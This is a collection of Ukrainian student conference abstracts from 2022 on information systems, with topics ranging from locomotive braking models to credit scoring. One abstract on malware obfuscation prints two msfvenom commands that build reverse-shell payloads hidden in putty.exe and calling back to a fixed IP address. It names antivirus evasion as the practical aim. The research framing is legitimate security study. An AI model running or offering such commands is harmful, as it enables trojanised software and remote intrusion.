

**ВСЕУКРАЇНСЬКА  
НАУКОВО-ПРАКТИЧНА КОНФЕРЕНЦІЯ  
ЗДОБУВАЧІВ ВИЩОЇ ОСВІТИ ТА  
МОЛОДИХ УЧЕНИХ**

**ПРОБЛЕМИ ТА НАПРЯМКИ РОЗВИТКУ,  
СТВОРЕННЯ І ВИКОРИСТАННЯ  
ІНФОРМАЦІЙНИХ СИСТЕМ ТА  
ТЕХНОЛОГІЙ**

**Збірник тез доповідей**

Міністерство освіти і науки України  
Інститут модернізації змісту освіти  
Український державний університет науки і технологій  
Національний університет «Запорізька політехніка»

**ВСЕУКРАЇНСЬКА НАУКОВО-ПРАКТИЧНА КОНФЕРЕНЦІЯ  
ЗДОБУВАЧІВ ВИЩОЇ ОСВІТИ І МОЛОДИХ УЧЕНИХ**

**ПРОБЛЕМИ ТА НАПРЯМКИ РОЗВИТКУ,  
СТВОРЕННЯ І ВИКОРИСТАННЯ  
ІНФОРМАЦІЙНИХ СИСТЕМ ТА ТЕХНОЛОГІЙ**

Збірник тез доповідей

(м. Дніпро, 5-6 грудня 2022 р.)

(Лист ДНУ «Інститут модернізації змісту освіти» № 22.1/10-2985 від 30.12.2021 р.)

Дніпро  
УДУНТ  
2022

**Проблеми та напрямки розвитку, створення і використання інформаційних систем та технологій : збірник тез доповідей Всеукраїнської науково-практичної конференції здобувачів вищої освіти і молодих учених, 5-6 грудня 2022 року, м. Дніпро.** Дніпро : УДУНТ, 2022. 77 с.

У збірнику представлені матеріали Всеукраїнської науково-практичної конференції здобувачів вищої освіти і молодих учених, що відбулася 5-6 грудня 2022 р. в м. Дніпро.

#### **Організаційний комітет конференції:**

Савчук Л.М. – канд. екон. наук, професор, декан факультету прикладних комп'ютерних технологій УДУНТ;

Бандоріна Л.М. – канд. екон. наук, доцент, завідувач кафедри економічної інформатики УДУНТ;

Лозовська Л.І. – канд. фіз.-мат. наук, доцент, доцент кафедри економічної інформатики УДУНТ;

Моня А.Г. – канд. техн. наук, доцент, доцент кафедри економічної інформатики УДУНТ;

Удачина К.О. – канд. екон. наук, доцент кафедри економічної інформатики УДУНТ.

*Матеріали подано в авторській редакції.*

*Відповідальність за дотримання норм авторського права, зміст, якість і достовірність поданих матеріалів несуть автори та їх наукові керівники.*

## З М І С Т

### СЕКЦІЯ 1. ПРОБЛЕМИ ТА ПЕРСПЕКТИВИ РОЗВИТКУ КОМП'ЮТЕРНИХ СИСТЕМ ТА ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ

<i>Бичкова Д.М., науковий керівник Мона А.Г. USE OF COMPUTER SYSTEMS FOR MATHEMATICAL MODELING OF CHARACTERISTICS OF A MINE LOCOMOTIVE DRIVE DURING BRAKING</i> .....	6
<i>Каніщев І.А., науковий керівник Лозовська Л.І. АКТУАЛЬНІСТЬ ЦИФРОВІЗАЦІЇ ОСВІТНІХ ПОСЛУГ В УМОВАХ СЬОГОДЕННЯ</i> .....	8
<i>Кондратов Д.О., науковий керівник Бакурова А.В. МЕТОДИ ОЦІНЮВАННЯ ПОДІБНОСТІ ТЕКСТОВИХ ДОКУМЕНТІВ ПРО АНАЛІЗ РУЙНУВАНЬ ВНАСЛІДОК ВІЙНИ</i> .....	9
<i>Крись С.В., науковий керівник Іванченко Г.Ф. ІНФОРМАЦІЙНА СИСТЕМА КРЕДИТНОГО СКОРИНГУ НА БАЗІ НЕЙРОННОЇ МЕРЕЖІ</i> .....	11
<i>Ляпало Ю.А., науковий керівник Іванченко Г.Ф. ТЕХНОЛОГІЧНІ РІШЕННЯ СПРОМОЖНІ ЗМЕНШИТИ БІДНОСТІ В КРАЇНАХ, ЩО РОЗВИВАЮТЬСЯ</i> .....	13
<i>Пилипенко О.М., науковий керівник Лавданський А.О. ДОСЛІДЖЕННЯ ТЕХНОЛОГІЙ ЗАХИСТУ ТА АНАЛІЗ ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ У СИСТЕМАХ ОБМІНУ ІНФОРМАЦІЄЮ</i> .....	15
<i>Шатайло В.А., науковий керівник Петречук Л.М. 3D-ТЕХНОЛОГІЇ: ВІД МОДЕЛІ ДО ГОТОВОГО ОБ'ЄКТУ</i> .....	17

### СЕКЦІЯ 2. ДОСЛІДЖЕННЯ І РОЗРОБКА ПРИКЛАДНИХ ІНФОРМАЦІЙНИХ СИСТЕМ В НАУЦІ ТА ВИРОБНИЦТВІ

<i>Бушуєв К.М., науковий керівник Савчук Л.М. ДО ПИТАННЯ ОЦІНКИ Й СЕЛЕКЦІЇ ДОБОРУ ІНВЕСТИЦІЙНИХ РІШЕНЬ В ІНТЕЛЕКТУАЛЬНУ ВЛАСНІСТЬ</i> .....	20
<i>Ведмедєв С.Р., науковий керівник Терещенко Е.В. СТВОРЕННЯ СИСТЕМИ АВТОМАТИЗОВАНОГО ФЕНОТИПУВАННЯ СОНЯШНИКА</i> .....	22
<i>Винник К.В., науковий керівник Лозовська Л.І. ДОСЛІДЖЕННЯ ТА УДОСКОНАЛЕННЯ СИСТЕМИ МОНІТОРИНГУ ЗАПАСІВ НА ПІДПРИЄМСТВІ</i> .....	24
<i>Іваніччик А.В., науковий керівник Потап О.Ю. ДОСЛІДЖЕННЯ ТОЧНОСТІ РЕГУЛЮВАННЯ ТОВЩИНИ ПРОКАТУ З КОМПЕНСАЦІЄЮ ЕКСЦЕНТРИСИТЕТУ ВАЛКІВ НА КОМП'ЮТЕРНІЙ МОДЕЛІ</i> .....	26
<i>Кондратенко В.М., науковий керівник Денисенко О.І. ІНФОРМАЦІЙНА СИСТЕМА ДЛЯ ФОРМУВАННЯ ІНДИВІДУАЛЬНОЇ ТРАЄКТОРІЇ НАВЧАННЯ</i> .....	28
<i>Лук'яненко К.С., науковий керівник Удачина К.О. ОСОБЛИВОСТІ ВИКОРИСТАННЯ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ В ОРГАНІЗАЦІЇ НАВЧАЛЬНОГО ПРОЦЕСУ</i> .....	30
<i>Маркевич Д.В., науковий керівник Шибакінський В.І. РОЗРОБКА АСУ ЕЛЕКТРИЧНИМ РЕЖИМОМ ПЛАВКИ В ДУГОВІЙ СТАЛЕПЛАВІЛЬНІЙ ПЕЧІ</i> .....	32
<i>Перетятій В.О., науковий керівник Терещенко Е.В. ОЦІНКА ВРОЖАЙНОСТІ СОНЯШНИКА ЗА ФОТОЗНИМКАМИ</i> .....	34
<i>Підгорна К.Д. УДОСКОНАЛЕННЯ ПЛАНУВАННЯ ПРОЦЕСУ РОЗКРОЮ МАТЕРІАЛУ</i> .....	36
<i>Степаненко Ю.М., науковий керівник Маначин І.О. РОЗРОБКА АВТОМАТИЗОВАНОЇ СИСТЕМИ ГАЗООЧИСТКИ АГЛОФАБРИКИ</i> .....	39

<i>Халікова Л.О., науковий керівник Климкович Т.О.</i> ПРОЕКТУВАННЯ ІНФОРМАЦІЙНОЇ СИСТЕМИ УПРАВЛІННЯ ВИРОБНИЧИМИ ЗАПАСАМИ ПІДПРИЄМСТВА .....	41
<i>Чембі Малек, науковий керівник Рибальченко М.О.</i> СИСТЕМА АВТОМАТИЧНОГО РЕГУЛЮВАННЯ РІВНЯ ШИХТИ У ПРОМІЖНОМУ БУНКЕРІ НА АГЛОМЕРАЦІЙНІЙ МАШИНІ .....	43
<i>Шинкар В.В., науковий керівник Михайловський М.В.</i> СИСТЕМА АВТОМАТИЧНОГО ДОЗУВАННЯ ШИХТИ В ДУГОВІЙ ЕЛЕКТРОПЕЧІ .....	45

### **СЕКЦІЯ 3. ПРОБЛЕМИ УПРАВЛІННЯ СОЦІАЛЬНО-ЕКОНОМІЧНИМИ СИСТЕМАМИ**

<i>Бельченко М.І., науковий керівник Бандоріна Л.М.</i> ЦІНОУТВОРЕННЯ НА ПІДПРИЄМСТВІ: КРОКИ ВИЗНАЧЕННЯ ОПТИМАЛЬНОЇ ЦІНИ .....	47
<i>Гузь І.І., науковий керівник Калініченко З.Д.</i> РОЗБУДОВА ЕФЕКТИВНОЇ НАЦІОНАЛЬНОЇ ПОЛІТИКИ ЯК ГАРАНТІЯ НЕЗАЛЕЖНОСТІ ДЕРЖАВИ .....	49
<i>Древнов І.Д., науковий керівник Удачина К.О.</i> ПРОЦЕС ВИЗНАЧЕННЯ РІВНЯ ІННОВАЦІЙНОЇ ДІЯЛЬНОСТІ ПРОМИСЛОВОГО ПІДПРИЄМСТВА .....	51
<i>Єнаки Е.І., науковий керівник Калініченко З.Д.</i> АКТИВНА МАКРОЕКОНОМІЧНА ПОЛІТИКА ДЕРЖАВИ ТА ЇЇ СПРЯМОВАНВСТЬ НА СТИМУЛЮВАННЯ СУКУПНОГО ПОПИТУ .....	53
<i>Зеленська А.І., науковий керівник Удачина К.О.</i> ОСОБЛИВОСТІ ВИКОРИСТАННЯ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ ДЛЯ ПРОГНОЗУВАННЯ СОЦІАЛЬНО-ЕКОНОМІЧНИХ ПРОЦЕСІВ .....	56
<i>Ковальчук Е.В., науковий керівник Савчук Л.М.</i> СУБ'ЄКТИ РИНКУ ІТ ПОСЛУГ ТА ЇХ ФУНКЦІОНАЛЬНІ РОЛІ .....	58
<i>Метельський В.А., науковий керівник Бандоріна Л.М.</i> АНАЛІЗ ВИКОРИСТАННЯ МАТЕРІАЛЬНИХ РЕСУРСІВ ПІДПРИЄМСТВА .....	59
<i>Олексієнко Є.В., науковий керівник Савчук Л.М.</i> ФОРМУВАННЯ ЦІНОВОЇ ПОЛІТИКИ ПІДПРИЄМСТВА .....	61
<i>Погорілий С.С., науковий керівник Савчук Л.М.</i> ВИЗНАЧЕННЯ ЗАДАЧ РОЗВИТКУ СИСТЕМИ УПРАВЛІННЯ ДИЛЕРСЬКОЇ КОМПАНІЇ .....	63
<i>Серкін М.В., науковий керівник Удачина К.О.</i> ДОСЛІДЖЕННЯ ПРОЦЕСУ ПІДБОРУ ПЕРСОНАЛУ НА ПІДПРИЄМСТВІ .....	65
<i>Соломенний О.О., науковий керівник Лозовська Л.І.</i> ДОСЛІДЖЕННЯ ТА УДОСКОНАЛЕННЯ СИСТЕМИ ВІДБОРУ ІНВЕСТИЦІЙНИХ ТА КОМЕРЦІЙНИХ ПРОЕКТІВ .....	67
<i>Тодоренко І.О., науковий керівник Калініченко З.Д.</i> ПІСЛЯВОСННА ЕКОНОМІКА: МОДЕРНІЗАЦІЯ ТА СТРУКТУРНА ПЕРЕБУДОВА .....	70
<i>Усенко М.П., науковий керівник Бандоріна Л.М.</i> СЦЕНАРІЇ ЗАСТОСУВАННЯ ХМАРНИХ ТЕХНОЛОГІЙ .....	72
<i>Хрущова О.В., науковий керівник Бандоріна Л.М.</i> КОНЦЕПЦІЯ МОДЕЛІ РЕАЛІЗАЦІЇ ТОВАРІВ ПО ЗАМОВЛЕННЯХ СПОЖИВАЧІВ .....	74

---

---

**СЕКЦІЯ 1**

**ПРОБЛЕМИ ТА ПЕРСПЕКТИВИ РОЗВИТКУ  
КОМП'ЮТЕРНИХ СИСТЕМ ТА  
ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ**

---

---

# USE OF COMPUTER SYSTEMS FOR MATHEMATICAL MODELING OF CHARACTERISTICS OF A MINE LOCOMOTIVE DRIVE DURING BRAKING

*Бичкова Д.М.*

*спеціальність 122 – Комп'ютерні науки, ОПП «Комп'ютерні науки», 1 курс  
науковий керівник: канд. техн. наук, доц., доц. кафедри економічної  
інформатики Моня А.Г.*

*Український державний університет науки і технологій  
м. Дніпро, Україна*

One of the main modes of transport in coal and mine mines is locomotive rolling-off. Only locomotives are equipped with brakes in mine trains. Therefore, the brake capacity of the train in specific mining conditions is determined by the brake force which is realized by the locomotive.

The main problem of shaft locomotives braking by wheel and pad braking is the instability of the brake force formed by the brake pad when the locomotive speed is reduced [1, p. 97]. The use of pulsation brake torque through the use of a multi-sectoral disc is a simple solution to improve the braking performance of mine locomotives.

The monograph [1, pp. 118] provides a method for selecting the constant braking moment applied to the axle of the wheel pair. In order to prevent slipping of the clutch and skidding of the wheels for mining electric locomotives it is recommended to implement 80% of the maximum possible braking torque. In the work [2, pp. 50] a study of the braking process of a mine locomotive with a disc brake producing a pulsing brake torque on the axle of the wheel pair was carried out with the aim of realizing the maximum possible coefficient of wheel adhesion with rails. Recommendations on the analytical choice of brake torque for various states of the rail track are given.

The purpose of this work is to establish, by means of mathematical modeling, the dynamic and kinematic characteristics of the mine locomotive drive during braking with a multi-sector disc under actual operating conditions.

Forced oscillation of the mine wheel-motor block during disc braking on a straight horizontal rail track, taking into account the non-linear interaction of the

wheel-to-wheel friction pair rails are described by a system of six differential equations of the second order [2, pp. 51].

The number of sectors of the brake disc, made alternately of 45 HB 415 steel and grey cast iron GCI 15-32 HB 200, is taken to be eight. Brake pad linings in the form of an annular sector of friction material 6KX-1 (cold molding press) [2, p. 52]. The friction coefficients for the specified disc and friction lining material pairs are 0.535 and 0.41 [1, p. 197], respectively.

By integrating the system of differential equations [2, s. 51] taking into account the dependencies of the coupling coefficient on the numerical coefficients of the mechanical characteristic of the friction pair [3, p. 235] the maximum value of the constant component of the braking torque on the engine shaft corresponding to the original data (state of the rail track, mass of the convoy, initial speed of the locomotive) has been determined. At the specified reference data, the relationships of linear and angular velocities of the links of the wheel-motor unit, the relative slip, the coefficient and force of the wheel-to-rail coupling, the braking torque created on the output shaft of the gear, and the brake torque on the wheel, the forces in the rubber hinges of the wheel pair suspension, the speed and path of the locomotive from time to time, the stopping distance and the braking time are mounted.

It has been established that due to the oscillation process characterized by an increase and decrease in the wheel slip relative to the rail, the wheel angular speed may increase at the beginning of the braking for short periods of time.

#### **Перелік посилань:**

1. Таран И.А., Новицкий А.В. Тормозные устройства шахтных локомотивов : монография. Днепропетровск : Нац. горн. ун-т, 2014. 205 с.
2. Monia A.G. Mathematical modeling of shaft locomotive braking with a pulsing brake moment for determining the characteristics of its drive. *Гірнич. електромеханіка та автоматика*. 2019. Вип. 102. С. 49–53.
3. Процив В.В., Моня А.Г. Экспериментальное определение характеристик сцепления шахтного локомотива в режиме торможения. *Геотехнічна механіка*. 2002. Вип. 40. С. 231–236.

# АКТУАЛЬНІСТЬ ЦИФРОВІЗАЦІЇ ОСВІТНІХ ПОСЛУГ В УМОВАХ СЬОГОДЕННЯ

*Каніщев І.А.*

*аспірант кафедри економічної інформатики, спеціальність 051 – Економіка,  
ОНП «Економіка», 1 курс*

*науковий керівник: канд. фіз.-мат. наук, доцент, доцент Лозовська Л.І.*

*Український державний університет науки і технологій*

*м. Дніпро, Україна*

Цифровізація освітніх послуг в умовах сьогодення надзвичайно важлива задача. Технологічний розвиток закладів, що мають можливість надавати освітні послуги, покращені застосуванням сучасних цифрових технологій, позитивно вплине як на економіку держави, так і на рівень освіти громадян.

Враховуючі певні обставини, коли людина не може навчатися офлайн, гарною альтернативою може стати навчання онлайн. Для того, аби навчальний заклад мав можливість надати якісне онлайн навчання, необхідно створювати цифрові платформи, що зможуть забезпечити в повному обсязі дистанційний моніторинг та дистанційне надання освітніх послуг.

Провідним мотивом актуальності розвитку цифровізації в умовах нової економіки може стати й те, що на данному етапі розвитку людства впоратись з певними завданнями без застосування цифрових пристроїв майже неможливо.

У свою ж чергу запровадження цифрових технологій у сферу освіти на перспективу може чуттєво знизити вартість надання тих чи інших освітніх послуг, тобто їх застосування зменшує витрати, збільшує продуктивність та ефективність прийняття рішень.

У сфері послуг цифрові технології дозволяють здійснювати діяльність з будь-якого куточку світу [1].

Виклики, що були «обрушені» на людство: пандемія коронавірусу COVID – 19, або повномасштабна війна в Україні, показали, що можливість отримувати освітні послуги дистанційно надзвичайно важлива [2].

## **Перелік посилань:**

1. Тицька Я.О. Освітні правовідносини в Україні: автореф. дис. ... канд. юрид. наук: 12.00.01. Одеса, 2014.
2. Світлак І.І. Цивільні правовідносини з надання послуг в умовах цифровізації: монографія. Тернопіль: ВПЦ “Університетська думка”, 2021.
3. Інтернет джерело — <https://razumkov.org.ua/statti/tsyfrovizatsiia-perevagyta-shliakhy-podolannia-vyklykiv>

# МЕТОДИ ОЦІНЮВАННЯ ПОДІБНОСТІ ТЕКСТОВИХ ДОКУМЕНТІВ ПРО АНАЛІЗ РУЙНУВАНЬ ВНАСЛІДОК ВІЙНИ

*Кондратов Д.О.*

*Спеціальність 124 – Системний аналіз, ОПП «Інтелектуальні технології та прийняття рішень в складних системах», 5 курс*

*науковий керівник: д-р екон. наук, професор кафедри системного аналізу і обчислювальної математики Бакурова А.В.*

*Національний університет «Запорізька політехніка»*

*м. Запоріжжя, Україна*

Кількість користувачів мережі Інтернет на сьогодні у світі сягає півмільярда і продовжує швидко зростати. Зараз всесвітня павутина, налічує понад 3 мільярди документів, а обсяг текстової інформації, що зберігається в ній, складає сотні терабайт. Отже, кількість даних, доступних нам постійно збільшується, проте наша здатність сприймати і обробляти цю інформацію залишається незмінною. Інформаційно-пошукова система (ІПС) - програмна система для збереження, пошуку і видачі потрібної користувачеві інформації [1].

Абонент звертається до ІПС з інформаційним запитом - текстом, що відбиває інформаційну потребу даного абонента, наприклад, аналітику руйнувань окремих міст або загалом по Україні внаслідок війни. Пошук інформації ведеться в пошуковому масиві, що формується (і в міру необхідності оновлюється) розробниками чи адміністраторами системи. Елементи пошукового масиву вводяться в інформаційно-пошукову систему на природній (чи близькій до неї) мові, а потім зазвичай піддаються індексуванню, тобто перекладу на формальну інформаційно-пошукову мову (ІПМ).

Близько 60% запитів складаються лише з 1-2 слів, тому результати пошуку показують багато непотрібної інформації. Можна зробити висновки, що користувачне готовий довго чекати на результат і тривалий час шукати його у вибірці. Це демонструє статистика - 58% користувачів не проходять далі першої сторінки, а 67% не модифікують свій попередній запит. Таким чином, традиційно популярний критерій повноти, тобто відсоток виявлених релевантних документів для оцінювання ефективності пошуку в локальних базах даних, що характеризуються фіксованим обсягом, є малокорисним для оцінювання ефективності систем пошуку в мережі Інтернет. Тому, головним критерієм залишається критерій точності пошуку [2].

Пересічному користувачеві легше знайти документи в Інтернеті, якщо запит стосується зразка документа або набору документів, який містить необхідну користувачеві інформацію. З метою оцінювання семантичної близькості досліджуваних текстових документів до документа-взірця (запиту) необхідно ввести міру їх подібності, як міру семантичної відстані між ними. Така міра повинна максимально враховувати контекст документів і відповідну до контексту семантику вжитих в них термінів та словосполучень.

Нехай задано документи  $T_1$  і  $T_2$ , тоді коефіцієнт подібності Дайса обчислюють за формулою:

$$d_{(T_1, T_2)} = \frac{2n(T_1 \cap T_2)}{n(T_1) + n(T_2)} \quad (1)$$

де,  $n(T_1)$  – кількість термінів у документі  $T_1$ ,  $n(T_2)$  – кількість термінів у документі  $T_2$ ,  $n(T_1 \cap T_2)$  – кількість спільних термінів у документах  $T_1$  і  $T_2$  відповідно [3].

Перевагами застосування коефіцієнта Дайса є швидкодія обчислень, простота та нормованість, що розширює область його застосування, проте недоліком є залежність оцінки подібності змісту від обсягу документів, а також відсутність впливу семантичного зв'язку та навантаження термінів.

Можна зробити висновки, що тенденції розвитку інформаційних засобів свідчать про необхідність “інтелектуалізації” методів опрацювання даних, яка полягає у застосуванні методів та алгоритмів штучного інтелекту для автоматизації роботи, пов'язаної з пошуком документів за змістом, їх класифікацією, рангуванням за заданими користувачем критеріями.

#### **Перелік посилань:**

1. SearchEngineOptimizationStarterGuide // Google, E-Docs, 2010
2. Сухий О. Л. Алгоритми пошуку в інформаційних системах : методичні рекомендації // О. Л. Сухий, В. М. Міленін, В. М. Тарадайнік. – К., 2015. – 2,0 д.а.
3. Литвин В.В. Методи та засоби опрацювання інформаційних ресурсів на основі онтологій // Литвин В.В., Висоцька В.А., Досин Д.Г. Монографія. – Львів: Видавництво Національного університету «Львівська політехніка», 2016. – 460 с.

# ІНФОРМАЦІЙНА СИСТЕМА КРЕДИТНОГО СКОРИНГУ НА БАЗІ НЕЙРОННОЇ МЕРЕЖІ

*Крись С.В*

*спеціальність 122 – Комп'ютерні науки, ОПП «Інформаційні управляючі системи і технології», 5 курс*

*науковий керівник: кандидат технічних наук, доцент, професор кафедри інформаційних систем в економіці Іванченко Г.Ф.*


*Київський національний економічний університет імені Вадима Гетьмана  
м. Київ, Україна*

В останні роки процес отримання кредиту значно спростився, разом з цим скоротився і час на прийняття рішення. Якість і швидкість цього процесу прямо пропорційно впливають на підвищення прибутковості кредитних операцій. Таким чином, у багатьох організацій виникла потреба впровадження скорингових систем, що дозволяють якісно вирішувати подібні питання.

Під кредитним скорингом розуміють процедуру оцінки ймовірності банкрутства потенційного позичальника під час розгляду можливості його кредитування. В основі скорингу лежить математична модель, що ґрунтується на цілісній системі показників, за значеннями яких приймається рішення про віднесення позичальника до певного класу, що відображає рівень ризику його банкрутства [1].

З розв'язком таких задач добре справляються системи на базі нейронної мережі, які дозволяють класифікувати позичальника за заданими характеристиками на основі накопичених історичних даних.

В основі розробленої системи кредитного скорингу лежить алгоритм зворотного розповсюдження помилки (англ. back propagation) - метод з учителем для навчання багатошарового перцептронну (рис. 1) [2].



## Рисунок 1. Структура нейронної мережі

Навчання нейронної мережі відбувається за рахунок зміни вагових коефіцієнтів  $\overline{w_i}$ . На початку навчання вагові коефіцієнти нейронної мережі ініціалізуються випадковими великими величинами. Далі на вхід нейронної мережі подаються навчальні дані, представлені набором параметрів оцінки позичальника - заробітна плата, вік, оціночна вартість майна, сумарний попередній борг (рис. 2).



Рисунок 2. Головне вікно програми

Обчислюється вихід мережі. У випадку, коли відповідь нейронної мережі не збігається з правильною, обчислюється різниця між правильною відповіддю та неправильною, відбувається перерахунок вагових коефіцієнтів для мінімізації помилки. Кроки повторюються, поки помилка стане прийнятною.

Після процесу навчання нейронна мережа здатна приймати на вхід дані про позичальників та давати відповідь: видавати кредит, не видавати кредит, видача кредита можлива на розсуд працівника установи.

Автоматизація такої рутинної процедури, як скоринг, дозволяє банкам скоротити витрати на відповідні операції, а трудові та фінансові ресурси, що звільнилися, направити на вирішення інших завдань.

### Перелік посилань:

1. Цеслів О. В. Методи штучного інтелекту які використовуються для кредитного скорингу [Текст] / О. В. Цеслів // Вісник Київського національного університету технологій та дизайну. - 2014. - № 2 (76). - С. 124-132.

2. Бородін О. І. Використання нейронних мереж для кредитного скорингу підприємства / О. І. Бородін; ЧНУ ім. Петра Могили. – Миколаїв, 2022. – 103 с.

## **ТЕХНОЛОГІЧНІ РІШЕННЯ СПРОМОЖНІ ЗМЕНШИТИ БІДНОСТІ В КРАЇНАХ, ЩО РОЗВИВАЮТЬСЯ**

*Ляпало Ю.А.*

*спеціальність 122 – Комп'ютерні науки, ОПП «Інформаційні управляючі системи і технології», 5 курс*

*науковий керівник: кандидат технічних наук, доцент, професор кафедри інформаційних систем в економіці Іванченко Г.Ф.*

*Київський національний економічний університет імені Вадима Гетьмана  
м. Київ, Україна*

Доведено, що надання та забезпечення дешевих, доступних і надійних технологічних рішень може зменшити бідність у країнах, що розвиваються. Вони також забезпечують зростання виробництва енергії та доступ до питної води. Інновації необхідні для покращення життя тих, хто цього потребує. Ось декілька технологічних рішень для подолання бідності в країнах, що розвиваються.

Цифрові пристрої. Людство наразі має більше доступу до цифрових пристроїв, ніж будь-коли. У країнах, що розвиваються, використання цифрових пристроїв дозволить точно збирати дані. Цей збір даних надає можливості для покращення сектору охорони здоров'я та харчування. Наприклад, Гарвардська школа громадської охорони здоров'я ефективно пояснила, чому та як хвороби поширюються в Кенії. Дослідники використовували статистичні дані з цифрових пристроїв, щоб ефективно визначити місце поширення хвороб [1]. У країнах, що розвиваються, цифрові пристрої також можуть допомогти в розвитку дрібним фермерам. Наприклад, WeFarm — це безкоштовна цифрова мережа, яка об'єднує фермерів у Кенії, Уганді та Танзанії. WeFarm використовує штучний інтелект, щоб зв'язувати фермерів зі схожими запитаннями та відповідями [2]. Впровадження WeFarm знизило вартість транзакцій місцевих фермерів. Це також збільшило консультаційні можливості та доходи дрібних фермерів. Таким чином, цифрові пристрої є успішним технологічним рішенням, яке пом'якшує бідність.

Онлайн-навчання. Крім того, онлайн-навчання є одним із інших технологічних рішень, які можуть подолати бідність у країнах, що розвиваються. Покращення освітніх можливостей має важливе значення для загального зростання нації. На жаль, окремі регіони країн, що розвиваються, не мають доступу до послуг особистої освіти. Тому онлайн-навчання долає цю прогалину. Африканський віртуальний університет (AVU) — це некомерційна організація, яка надає курси вищої освіти громадянам країн Африки. AVU пропонує онлайн-курси навчання від 50 університетів [3].

Гідроенергетика. Однією зі стратегій гідроенергетики є створення універсальної греблі. Гідроенергетика також забезпечує громади чистою, дешевою та стабільною енергією. Оцінка проекту підтвердила здатність розвитку гідроенергетики подолати бідність.

Загалом, доступні технологічні рішення зменшують глобальну бідність у країнах, що розвиваються. Оскільки технологія продовжує розвиватися, послуги мають стати менш ексклюзивними і, отже, більш доступними для країн, що розвиваються [4].

#### **Перелік посилань:**

1. Harvard School of Public Health. Using cell phone data to curb the spread of malaria [Електронний ресурс] / Harvard School of Public Health – Режим доступу до ресурсу: <https://www.hsph.harvard.edu/news/press-releases/cell-phone-data-malaria/>.
2. Welcome to Wefarm [Електронний ресурс] – Режим доступу до ресурсу: <https://wefarm.com/moja>.
3. African Virtual University: Transforming Africa into a Global Knowledge Hub [Електронний ресурс] – Режим доступу до ресурсу: <https://www.afdb.org/fr/projects-and-operations/selected-projects/african-virtual-university-transforming-africa-into-a-global-knowledge-hub-88>.
4. TECHNOLOGICAL SOLUTIONS TO POVERTY [Електронний ресурс] – Режим доступу до ресурсу: <https://borgenproject.org/10-technological-solutions-poverty/>.

# ДОСЛІДЖЕННЯ ТЕХНОЛОГІЙ ЗАХИСТУ ТА АНАЛІЗ ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ У СИСТЕМАХ ОБМІНУ ІНФОРМАЦІЄЮ

*Пилипенко О.М.*

*спеціальність 123 – Комп'ютерна інженерія,  
ОПП «Комп'ютерні системи та мережі», 2 курс  
науковий керівник: кандидат технічних наук, доцент, доцент кафедри  
інформаційної безпеки та комп'ютерної інженерії Лавданський А.О.*

*Черкаський державний технологічний університет*

*м. Черкаси, Україна*

В умовах стрімкого розвитку науки, техніки та інформаційних технологій особливе місце посідає завдання підвищення захисту персональних даних, а також даних компаній, фірм тощо. Відомі випадки, коли шкідливе програмне забезпечення проникає в інформаційно-комунікаційні системи і лишається непомітним довгий період часу. Принцип роботи сучасних антивірусних систем будується на аналізі шкідливого програмного забезпечення на основі сигнатур. Більшість антивірусних систем вважає обфусковане програмне забезпечення безпечним через складний та ресурсоємніший, а за часу й неможливий, аналіз такого програмного забезпечення [1].

У доповіді наводяться результати використання обфускації при проникненні шкідливого програмного забезпечення в інформаційно-комунікаційні системи, а також аналіз обфускації різними алгоритмами для шкідливого програмного забезпечення з використанням сучасних методик, технологій і програмних модулів для статичного й динамічного аналізу шкідливого програмного забезпечення. Практичні результати такого аналізу дають можливість на статичному рівні виконувати аналіз файлу на основі кодів мовою Assembler [2; 3]. З використанням спеціальних бібліотек на мові програмування Python розроблено скрипти з процедурою деобфускації поточного файлу зі шкідливим програмним забезпеченням.

Нижче наведена процедура створення першого тестового зразка. Для цього виконана наступна команда:

```
└─(oleh@kali) - [~]
└─$ msfvenom -p windows/shell_reverse_tcp
lhost=176.67.100.5 lport=1269 -f exe -x putty.exe -o
sample1.exe
```

У результаті виконання команди маємо такий результат у консолі Kali Linux:

```
Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 495616 bytes
Saved as: sample1.exe
```

У результаті виконання команди шкідливий зразок було збережено під назвою «sample1.exe». Другий зразок створюємо з використанням команди такого виду [1]:

```
msfvenom -a x86 -p windows/shell_reverse_tcp
lhost=176.67.100.5 lport=1269 -f exe-only -x putty.exe -o
sample2.exe -e x86/xor_dynamic
```

У ході виконання роботи проведено динамічний аналіз шкідливого програмного забезпечення на основі розроблених програмних модулів мовами програмування Python та C/C++, за допомогою яких можна перехоплювати в режимі реального часу й аналізувати шкідливе програмне забезпечення та виконувати зворотну процедуру – деобфускацію. Практична мета такого підходу полягає в обході системи захисту на базі антивірусної системи на прикладі операційної системи Windows 10 x86 та x64.

### **Перелік посилань:**

1. Ільїн М.І., Якобчук Д.І. Зворотна розробка та аналіз шкідливого програмного забезпечення: Лабораторний практикум [Текст]: навчальний посібник для студентів спеціальностей 125 «Кібербезпека», 113 «Прикладна математика». Київ: НТУУ «КПІ імені Ігоря Сікорського», 2020. 117 с.

2. Metasploit Framework. Режим доступу: <https://github.com/rapid7/metasploit-framework>.

3. Encrypter-Metasploit. Режим доступу: <https://github.com/Sogeti-Pentest/Encrypter-Metasploit>.

# **3D-ТЕХНОЛОГІЇ: ВІД МОДЕЛІ ДО ГОТОВОГО ОБ'ЄКТУ**

*Шатайло В.А.*

*спеціальність 029 – Інформаційна, бібліотечна та архівна справа,  
ОПП «Документознавство та інформаційна діяльність», 4 курс  
